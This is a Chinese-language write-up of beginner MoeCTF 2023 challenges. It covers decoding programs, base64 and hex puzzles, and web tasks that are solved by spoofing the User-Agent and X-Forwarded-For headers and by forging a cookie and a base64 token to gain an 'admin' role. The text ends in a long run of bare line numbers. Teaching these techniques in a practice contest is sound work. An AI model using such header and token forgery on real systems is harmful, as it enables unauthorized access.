

# MoeCTF 2023 部分write up

## 签到题

### hello CTFer


给了个url，直接打开就有flag

🚩[非西电] 同学注意：

欢迎你来到MoeCTF 2023，祝你玩的开心！

请收下我们送给你的第一份礼物：

[https://cyberchef.org/#recipe=From\\_Base64\('A-Za-z0-9%2B/%3D',true,false\)&input=Ylc5bFkzUm1lMWRsTVd0dmJUTmZkREJmYlRCbFkzUm1Yekp2TWpNaElTRjk](https://cyberchef.org/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)&input=Ylc5bFkzUm1lMWRsTVd0dmJUTmZkREJmYlRCbFkzUm1Yekp2TWpNaElTRjk)



然后提交就完了

```
lan1oc@MoeCTF 2023 in hello CTFer
$ moectf{We1com3_t0_m0ectf_2023!!!}
[+] 正在提交: moectf{We1com3_t0_m0ectf_2023!!!}

lan1oc@MoeCTF 2023 in hello CTFer
$ [+] flag 正确
```

## Basic

# CCCCC

给了一个C程序的代码

```
#include<stdio.h>
#include<string.h>
int main()
{
    //unsigned char flag[]="moectf{HAHA_C_1s_easy!}";
    unsigned char enc_data[]="mng`pc}OIAKTOR?|Ots`m4k",flag[23];
    int i;
    for( i=0;i<strlen(enc_data);i++)
    {
        flag[i]=enc_data[i]^i;
    }
    puts(flag);
    return 0;
}
```

代码中直接写了flag，运行之后一样能得到结果，这个代码是个解密的过程，密文为 `mng`pc}OIAKTOR?|Ots`m4k`，然后用一个for循环，对它进行递增的异或运算

## Python

题目所给代码为

```
enc1=[158, 156, 150, 144, 135, 149, 136, 163, 138, 135, 155,
195, 157, 172, 194, 137, 172, 195, 134, 129, 172, 148, 195, 195,
151, 172, 149, 129, 154, 150, 157, 151, 137, 142]
x=lambda x:x^0xff
enc2=[]
for i in enc1:
    enc2.append(x(i))
key="moectf2023"
flag=""
for i in range(len(enc2)):
```

```
flag+=chr(((0xf3)&(enc2[i])|((enc2[i])^0xff)&0xc))
print(flag)
```

也是涉及到异或运算，但最后得到flag，进行的是位或运算

## runme

给了一个可执行文件，但是直接运行会闪退，题目说了用cmd运行，运行后得结果

```
C:\Users\17733\Desktop\moectf 2023\runme>runme.exe
moectf{0h_y0u_can_use_cmd!!!}
```

## runme2

要用linux系统，那一样的操作属于是

```
(kali㉿kali)-[~/Desktop/moectf 2023]
$ ./runme2
zsh: 权限不够: ./runme2

(kali㉿kali)-[~/Desktop/moectf 2023]
$ sudo chmod +x runme2

[sudo] kali 的密码:

(kali㉿kali)-[~/Desktop/moectf 2023]
$ ./runme2
moectf{Run_me_in_linux!}
```

# MISC

## misc入门指北

给了一个pdf文档，下载后，文末有个字符串，条件反射base64

## 总结

MISC是一个具有极大趣味性的方向，也是切入CTF 竞赛领域、培养兴趣的一个很不错的入口，希望大家都能找到乐趣，学到知识，结识好朋友。祝大家在 MoeCTF2023 玩的开心啦~

最后是给大家准备的 flag，不过已经被编码过了，看看你能不能解码出来（提示一下，文中就有工具哦）：bW91Y3Rme2hAdjNfZnVuX0B0X20xNWNfIX0=

解码得到

```
moectf{h@v3_fun_@t_m15c_!}
```

## WEB

### http

下载一个叫[WSRX](#)的客户端连接一下开环境以后给的地址

```
lan1oc@MoeCTF 2023 in http
$ service start
正在处理，请坐和放宽（不是） ...
服务启动成功
服务时限：下午12:09:07 - 下午1:09:07
WSRX 连接地址：wss://ctf.xidian.edu.cn/api/traffic/QyvLEfkK2F0nLteSgE3Kz
```

WEBSOCKET REFLECTOR X

🏠 开始  
🔗 连接情况  
📄 流量日志

🔄 活跃连接

ctf.xidian.edu.cn#64824 → localhost:64824 2882 ms  
wss://ctf.xidian.edu.cn/api/traffic/QyvLEfkK2F0nLteSgE3Kz

🔌 已断开连接

没有连接

然后访问 `localhost:64824`

this is GET method,

## **your mission:**

- 1.use parameter: UwU=u
  - 2.post **\*\*form\*\***: Luv=u
  - 3.use admin character
  - 4.request from 127.0.0.1
  - 5.use browser 'MoeBrowser'
- Complete All Missions


然后就是完成这些任务，1、2有手就行

# your mission:

- 1.use parameter: UwU=u
  - 2.post \*\*form\*\*: Luv=u
  - 3.use admin character
  - 4.request from 127.0.0.1
  - 5.use browser 'MoeBrowser'
- Complete All Missions

mission 1 success

mission 2 success



The screenshot shows a web application security tool interface. At the top, there is a navigation bar with icons and labels: 查看器 (Viewer), 控制台 (Console), 调试器 (Debugger), 网络 (Network), and 样式编辑器 (Style Editor). Below this is a menu bar with dropdowns for Encryption, Encoding, SQL, XSS, and Other. The main area is divided into two columns. The left column contains three buttons: Load URL, Split URL, and Execute. The right column contains a text input field for the URL, which is set to http://localhost:64824/?UwU=u. Below the URL field, there are four checkboxes: Post data (checked), Referer, User Agent, and another unchecked checkbox. Below the checkboxes is another text input field for the POST data, which is set to Luv=u.

5就是将ua头的值换成 MoeBrowser 就行

```
User-Agent : MoeBrowser  
  
<br>  
mission 1 success <br>  
mission 2 success <br>  
mission 5 success <br>
```

3是将 cookie 中的 character 的值改为admin就行

```
Cookie : Phpstorm-412d99d2 =  
a0af74eb-8cd9-4821-b108-10ba76c3c084 ; character=admin  
<br>  
mission 1 success <br>  
mission 2 success <br>  
mission 3 success <br>  
mission 5 success <br>
```

4是在数据包添加一个字段


```
X-Forwarded-For: 127.0.0.1
```

然后所有任务完成，flag就出了

```
<br>  
mission 1 success <br>  
mission 2 success <br>  
mission 3 success <br>  
mission 4 success <br>  
mission 5 success <br>  
<br>  
Brilliant! Now I give you my flag:  
moectf{basic_http_knowledge_0QRyGbvq5xLx04rReD57todpMgw1WyJf}
```

## web入门指北

题目显示要解码得flag



先把附件下载下来看看，解压完是个pdf文档

# moectf2023 web 入门指南

Klutton

## 知识和资源的获取

### 前言

ctf知识的学习与课内一板一眼式的教书不同，如果你想要获得成长的能力，那么你必须获取**自主获取知识**的能力，如果你是一个初学者，这是一个脱离以前填鸭式应试教育的学习模式，你需要不得不逐步适应新的学习方式，**这样的能力不管在哪个方向，甚至在别的竞赛学科中，都是必要的**

这样的学习方式是受益终生的，不是吗？

### 从公开资源获取知识和资源

这个目录表是有难易顺序的，因为每一个途径都需要一定的经验和知识才能掌握

- 搜索引擎
  - 优先选择**bing**和**google**
  - 不会就先搜，搜索引擎的速度肯定比管理员回消息快
  - 在上面两引擎信息不足情况下考虑其他引擎
- 人工智能
  - 随着时代的发展，从2023年（笔者确信）开始，无论国内外，语言模型的发展使得我们可以大概地与人工智能沟通获取知识，人工智能不怕累、不怕麻烦，值得重复问一些简单问题
  - 如果不知道怎么弄，请接着看下面的内容
- GitHub等开源社区
  - 搜索关键词，可能有热心的开源作者汇集的一些某某大全形式的攻击载荷，忘了就翻翻嘛
  - 例子：



文档最后发现了一组神秘数字，要解码的应该就是这个了

**666c61673d6257396c5933526d6533637a62454e7662575666564739666257396c5131524758316379596c396a61474673624756755a3055684958303d**

一眼十六进制，那就转字符一下，写个脚本

```
original_hex_string = "66 6c 61 67 3d 62 57 39 6c 59 33 52 6d 65  
33 63 7a 62 45 4e 76 62 57 56 66 56 47 39 66 62 57 39 6c 51 31  
52 47 58 31 63 79 59 6c 39 6a 61 47 46 73 62 47 56 75 5a 30 55  
68 49 58 30 3d"
```

# 将空格移除，并将十六进制字符串转换为字节序列

```
hex_bytes = bytes.fromhex(original_hex_string.replace(" ", ""))
```



```
# 将字节序列转换为普通字符串
original_string = hex_bytes.decode("utf-8")

# 将字符串中的空格替换为 %replaced_string =
original_string.replace(" ", "%")

print(replaced_string)
```

结果是个base64编码的字符，看来没有一步出啊

```
C:\Users\17733\AppData\Local\Programs\Python\Python311\python.exe
flag=bW9lY3Rme3czbENvbWVfVG9fbW9lQ1RGX1cyYl9jaGFsbGVuZ0UhIX0=
```

转换后得flag

## 编码器解码器

Base64


Base32

Base58

moectf{w3lCome\_To\_moeCTF\_W2b\_challengE!!}

## 彼岸的flag

开环境以后，用wsrx连一下，然后访问得到一个聊条记录



然后看源码找就行，一开始搜flag没搜到，就想着搜下ctf，然后就出货了

消息<!--经过tracker，破获出内容为moectf{find\_comments\_mouw66Mu0wglL5qbQufgHdyla9B9lsYm}-->

## cookie

下载附件后，解压得到一个文档

# README

## ## 一些api说明

注册 POST /register

```
{
  "username": "koito",
  "password": "123456"
}
```

JSON

登录 POST /login

```
{
  "username": "koito",
  "password": "123456"
}
```

JSON

获取flag GET /flag

查询服务状态 GET /status

开环境之后，直接访问/flag，嗯，确实不可能这么简单，直接就给

JSON	原始数据	头
保存	复制	全部折叠
全部展开	过滤	JSON
error: "ok"		
▼ data:		
flag: "flag{you_should_login_first_to_get_the_flag}"		

那就先注册

先访问/register，然后抓包换成POST类型，然后提交

```
{
  "username": "lan1oc",
```

```
"password": "admin123"
}
```

然后再登录（按照下载的附件操作就行了），然后访问/flag

```
error:      "ok"
▼ data:
  flag:     "flag{sorry_but_you_are_not_admin}"
```

然后注意到响应中的token是个base64编码的字符串，解码后得到（之前没注意到，就重新注册了然后一顿乱操作才注意到）

```
1 {"username": "admin123", "password": "123456", "role": "user"}
```

那就将user改成admin就行了，然后构造的cookie替换访问 /flag 的请求包中的token就有flag了

```
6 Accept-Encoding : gzip, deflate
7 Connection : close
8 Cookie : Phpstorm-412d99d2 =
a0af74eb-8cd9-4821-b108-10ba76c3c084 ; token=
eyJlc2VybmFtZSI6ICJhZG1pbjByMyIsICJwYXNzd29yZCI6ICJxMjMONTYiL
CAicm9sZSI6ICJhZG1pbjJ9
9 Upgrade-Insecure-Requests : 1
10 Sec-Fetch-Dest : document
11 Sec-Fetch-Mode : navigate
12 Sec-Fetch-Site : none
13 Sec-Fetch-User : ?1
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
